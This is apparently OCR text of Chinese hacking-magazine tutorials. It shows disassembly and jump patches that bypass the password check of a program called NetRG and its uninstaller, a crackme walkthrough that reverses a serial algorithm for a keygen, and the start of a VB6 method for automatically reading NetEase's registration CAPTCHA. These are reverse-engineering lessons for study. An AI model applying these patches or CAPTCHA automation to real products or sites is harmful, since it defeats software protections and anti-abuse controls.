


图1

```
 00401179    81C6 A8000000  ADD ESI,0A8
 0040117F    56             PUSH ESI
 00401180    68 EF030000    PUSH 3EF
 00401185    57             PUSH EDI
 00401186    E8 11200000    CALL <JMP.&MFC42.#2370>//这
个call是将密码做一些改变!
 0040118B    5F             POP EDI
 0040118C    5E             POP ESI
 0040118D    C2 0400        RETN 4
```

在这段代码上会将你错误密码存放在ECX和EDX中，但是在EDX中去掉了密码的第一位，如输入12345678，则在ECX中为12345678，




图2

而在EDX中为2345678，如图2。继续向前走，越走越要小心，要留意每一个跳转，终于来到了直接跳到错误的代码处：

```
 00401271  8B4424 2C  MOV EAX,DWORD PTR SS:[ESP+2C]
 00401275  8B4C24 0C  MOV ECX,DWORD PTR SS:[ESP+C]
 00401279  6A 10           PUSH 10
 0040127B  50              PUSH EAX
 0040127C  51              PUSH ECX
 0040127D  8BCE            MOV ECX,ESI
 0040127F  E8 2A1F0000     CALL <JMP.&MFC42.#4224>//
此call是弹出错误提示框的call
```

我观察了一下那个CALL，它的虚拟地址比我刚跟踪的地址要小的多，那么，他就应当是向上跳的！嗯，于是我只好打道重来，对于一个菜鸟来说，失败是很正常的事儿，要勇于面对，要勇于接受失败。

这一次比上一次更要认真，所以我发现了一个重要的地方：

```
 004011EA    8D5424 0C     LEA EDX,DWORD PTR SS:
[ESP+C]//有我的假密码!
```

```
0040121F    >.33C0          XOR EAX,EAX
00401221     EB 05          JMP SHORT NetRGSet.00401228
00401223    > 1BC0          SBB EAX,EAX
00401225     83D8 FF        SBB EAX,-1
00401228    > 85C0          TEST EAX,EAX
0040122A     75 0C          JNZ SHORT NetRGSet.00401238/
/不相等就跳转!
```

现在，暴力破解就行了！我试着将其反向修改了一下，修改了很多种，如“R EIP 虚拟地址”，继续向前March，走了一会儿，竟发现我进入到了主程序中，输入PSW框变成了主程序SET框（图3），太兴奋了，立马存盘，趁热打铁，用KeyMaker做了一个文件补丁，至此，算是完工了。




图 3

我又用Windows自带的DEBUG找到了那个关键跳，在使用DEBUG前先将后缀名.exe改成.txt，因为DEBUG会将后缀名.exe的文件重定义，因此无法很好的分析一个.exe文件，它也不能用来一个一个分析，如要使之运行，用户要重定义才行，如只是更改其中的代码就要更改后缀为.txt才可以，因为EXE的写盘很特殊。我找到的地址为1305，不过NetRG的更新太快了，也有可能不太对，望大家自己去寻找其中的快乐吧！

再然后我又对那个UNINT.exe进行了反汇编，在字符串参考列表中找到“、"Error"，双击一下，来到了：

```
* Possible StringData Ref from Data Obj ->"Error"
                                  |
:00403AC5 686C934000          push 0040936C//跳到这一个方
:00403ACA 52                  push edx
:00403ACB 8BCE                mov ecx, esi
在往上翻一下可以看到以下内容                          |
:0040399B E836280000          Call 004061D6//从这里开始有
一个很长的循环啊!|
:004039A0 8D8EA8000000        lea ecx, dword ptr
[esi+000000A8]
:004039A6 C644241002          mov [esp+10], 02
:004039AB E826280000          Call 004061D6
:004039B0 8D4E68              lea ecx, dword ptr [esi+68]
:004039B3 C644241001          mov [esp+10], 01
                                  |
:004039B8 E8B1290000          Call 0040636E
:004039BD 8D4E64              lea ecx, dword ptr [esi+64]
:004039C0 C644241000          mov [esp+10], 00
                                  |
:004039C5 E80C280000          Call 004061D6
:004039CA 8BCE                mov ecx, esi
:004039CC C7442410FFFFFFFF    mov [esp+10], FFFFFFFF
                                  |
:004039D4 E89B290000          Call 00406374
:004039D9 8B4C2408            mov ecx, dword ptr [esp+08]
:004039DD 5E                  pop esi
:004039DE 64890D00000000      mov dword ptr fs:[00000000], ecx
:004039E5 83C410              add esp, 00000010
:004039E8 C3                  ret
```

好了，现在去找关键跳吧！

```
:00403A98 FF15E0724000        Call dword ptr [004072E0]
:00403A9E 83C408              add esp, 00000008
:00403AA1 85C0                test eax, eax
:00403AA3 7455                je 00403AFA//这个就是那个
该死的跳转啊
:00403AA5 8D4C241C            lea ecx, dword ptr [esp+1C]
```

最后，我们来干掉他，如图4所示。




图 4


本文的目的并不是要叫大家都去破解别人辛苦作好的软件，而是希望可以从过程中掌握别人编程的思想精华，从而可以让自己的软件做得更好！

（文章中涉及到的工具Tlist.ex、PEID、OllyDbg，光盘中已收录）

简单crackme简单搞

简单crackme简单搞

Spirit



这天，在家中闲来无事，无意中从自己的电脑里翻出了一个程序crackme，好象还是老外写的呢！我先使用PEID载入程序，居然没有加壳（图1）。




图 1

既然没有壳，那么就先用W32DASM或OLLYDBG载入程序，然后就是查找敏感信息，具体步骤是“参考”->“串式数据参考”，通常如果数据没被加密的话，里面会有什么“成功、失败、不一定……”，我找到的内容如图2所示。




图 2

“Good job, now keygen it.”应该是成功时返回的消息，“Sorry, please try again.”则是失败时返回的消息。

我双击表示成功的消息，来到如下的代码处（由于W32DASM 截图不好看因此此处使用 OLLYDBG）：

```
004016A8  lea esi,dword ptr ds:[40324D]
004016AE  lea edi,dword ptr ds:[403258]
004016B4  xor ebx,ebx
004016B6  cmp ebx,dword ptr ds:[403463]
004016BC  je short Splish.004016CD
004016BE  movsx eax,byte ptr ds:[edi+ebx]
004016C2  movsx ecx,byte ptr ds:[esi+ebx]
004016C6  cmp eax,ecx
004016C8  jnz short Splish.004016E2
004016CA  inc ebx
004016CB  jmp short Splish.004016B6
004016CD  push 0
004016CF  push Splish.0040300A
004016D4  push Splish.00403042      Text = "Good job, now keygen it."
```

看到上边的三个跳转点了吧，通常情况下问题都是出在跳转点上，双击失败的消息看看，来到如下代码处：

```
004016D9  push 0
004016DB  call <jmp.&USER32.MessageBoxA>
004016E0  jmp short Splish.004016F5
004016E2  push 0
004016E4  push Splish.0040300A
004016E9  push Splish.00403067      Text = "Sorry, please try again."
004016EE  push 0
```

看到没有，我似乎发现跳转点了，暴破点就是004016BC，因为这里会跳向失败消息，还有004016C8处也有可能是暴破点，004016CB处可能是回跳，就是跳回到004016B6，因为004010BE、004010C2可能是注册码计算的地方，由于只是静态分析所以没那么准确。先暴破一下004016BC，使用OLLYDBG改写代码je为jne，然后复制可执行文件－>选择全部－>全部复制－>保存文件，OK成功了，是暴破点（图3）！



图3

我们已经成功的破解该软件了，还是来看看算法吧！继续跟踪，下断点"BPX GetWindowTextA"，然后会断下三个地方，分别是0040136A、004015F1、0040160D。跟踪如下：

```
004015F8  JE Splish.00401693          /检查是否输入用户名
004015FE  MOV DWORD PTR DS:[403467],EAX
00401603  PUSH 0B
00401605  PUSH Splish.00403236
0040160A  PUSH DWORD PTR SS:[EBP+8]
0040160D  CALL <JMP.&USER32.GetWindowTextA>
00401612  TEST EAX,EAX
00401614  JE SHORT Splish.0040167E    /检查是否输入了注册码
```

找到了算法的开始，下面的就要耐心分析了。


```
00401616 MOV DWORD PTR DS:[403463],EAX eax内容为用户名的长度放到403463下次留着用
0040161B  XOR ECX,ECX                          ecx清零
0040161D  XOR EBX,EBX                          ebx清零
0040161F  XOR EDX,EDX                          edx清零
00401621  LEA ESI,DWORD PTR DS:[403236]      把用户名长度放到esi
00401627  LEA EDI,DWORD PTR DS:[403258]      把用户名长度放到edi
0040162D  MOV ECX,0A                       把0A放到ecx（0A是不变的值）
00401632  MOVSX EAX,BYTE PTR DS:[ESI+EBX]  分别去用户名ASC码
00401636  CDQ                              扩展
00401637  IDIV ECX              用户名的ASC码除以0A，然后余数放到EDX
00401639  XOR EDX,EBX                      上面的余数EDX进行异或运算
0040163B  ADD EDX,2                        edx+2
0040163E  CMP DL,0A                        上面的dl与0a进行比较
00401641  JL SHORT Splish.00401646
00401643  SUB DL,0A             上面的dl与0a比较如果dl>0，adl就－0A
00401646  MOV BYTE PTR DS:[EDI+EBX],DL       上面的dl放到edi+ebx
00401649  INC EBX                          计数器+1
0040164A  CMP EBX,DWORD PTR DS:[403463]      查看是否已经完了
00401650  JNZ SHORT Splish.00401632          没完就继续运算
00401652  XOR ECX,ECX                        ecx清零
00401654  XOR EBX,EBX                        ebx清零
00401656  XOR EDX,EDX                        edx清零
00401658  LEA ESI,DWORD PTR DS:[403242]
0040165E  LEA EDI,DWORD PTR DS:[40324D]
00401664  MOV ECX,0A                         0A放到ecx
00401669  MOVSX EAX,BYTE PTR DS:[ESI+EBX]    取注册码的ASC码
0040166D  CDQ                                扩展
0040166E  IDIV ECX                   eax/ecx,商放在eax,余数放在edx
00401670  MOV BYTE PTR DS:[EDI+EBX],DL       dl放EDX+EBX
00401673  INC EBX                            ebx+1
00401674  CMP EBX,DWORD PTR DS:[403467]      比较是否完了
0040167A  JNZ SHORT Splish.00401669          出口
0040167C  JMP SHORT Splish.004016A8

004016A8  LEA ESI,DWORD PTR DS:[40324D]      40324d放到esi
004016AE  LEA EDI,DWORD PTR DS:[403258]      403258放到edi
004016B4  XOR EBX,EBX                        ebx清零
004016B6  CMP EBX,DWORD PTR DS:[403463]  已经算好的的注册码开始比较
004016BC  JE SHORT Splish.004016CD           正确就跳
004016BE  MOVSX EAX,BYTE PTR DS:[EDI+EBX]    edi+ebx放到eax
004016C2  MOVSX ECX,BYTE PTR DS:[ESI+EBX]    esi+ebx放到ecx
004016C6  CMP EAX,ECX                        开始比较
004016C8  JNZ SHORT Splish.004016E2          不同就跳！所以这是爆破点！
004016CA  INC EBX                            ebx+1
004016CB  JMP SHORT Splish.004016B6          回跳
```

至于文章就结束了，软件破解了，算法我们也已经知道了。希望本文可以让广大的菜鸟破解爱好者学到点什么！

（文章中涉及的工具PEID、W32DASM、OLLYDBG光盘中已收录）

简单crackme简单搞



VB编程拿下网易验证码



TOK

如今，很多网站的网页登录都存在验证码确认，对此相信大家都记忆犹新。之所以这样做，很大一个原因是出于防止许多类似于灌水机一类工具的破坏，同时，也有另外一些原因的考虑。

这篇文章还得从我注册网易邮箱说起。我在注册邮箱的时候，那些烦人的验证码给我留下了深刻的“印象”。当时我就在想对于这些烦人的验证码能不能通过编程读取呢？带着怀疑的心态试验，结果成功了。这个程序运行的时候全都是auto的，无需人工干预，而且效率也非常棒，在互将原理以及过程写出来和大家一起分享。




图 1

刚开始的时候，虽说有思路，但是，真等到开始动手的时候，竟然是老虎吃天，无从下手，不知道该怎么办，特别是如何通过编程来读取验证码这个问题缠绕了我好久，一直到好长时间之后才搞定。其实，对于如何通过编程来读取验证码也就是那些所谓的图片码，我们只要在VB6工程里加一个“WebBrowser”控件，就可以随意读取网页上的任何东西，这样就不再专门为不同的图片码写一个显示程序了，在VB6上添加“WebBrowser”控件，如图1。




图 2

应用此控件后在VB6的左边控件栏里就会出现一个地球的按钮，如图2。然后在窗体上绘出它的位置以及大小，如图3。

那个带编辑点的控件就是“WebBrowser”。




图 3

载入此控件后也不用再编辑什么的，很方便。事实上这个控件的行为都在控钮上触发。先来讲讲图3里的相关控件关系，在图3中最顶的“URL”文字输入框就是在那里读取图片验证码的URL，http://divs.reg.163.com/servlet/DigitalImageCreator是网易申请邮箱图片验证码的URL。这个URL如何才能得到呢？其实很容易，只要在浏览器里右击那个图片验证码属性就可以看到它的URL，如图4所示。

下面那个“POST：”文字输入框就是我们最后提交数据的目的页面，接下来就是那个“WebBrowser”，这个控件触发它去读取网页，“验证码刷新”按钮的代码为：“WebBrowser1.Navigate Trim (Text1.Text)”，这里的“Tex1.Text”就是那个得到验证码的URL，如图5，就是这个“WebBrowser”连接验证码的URL的结果。

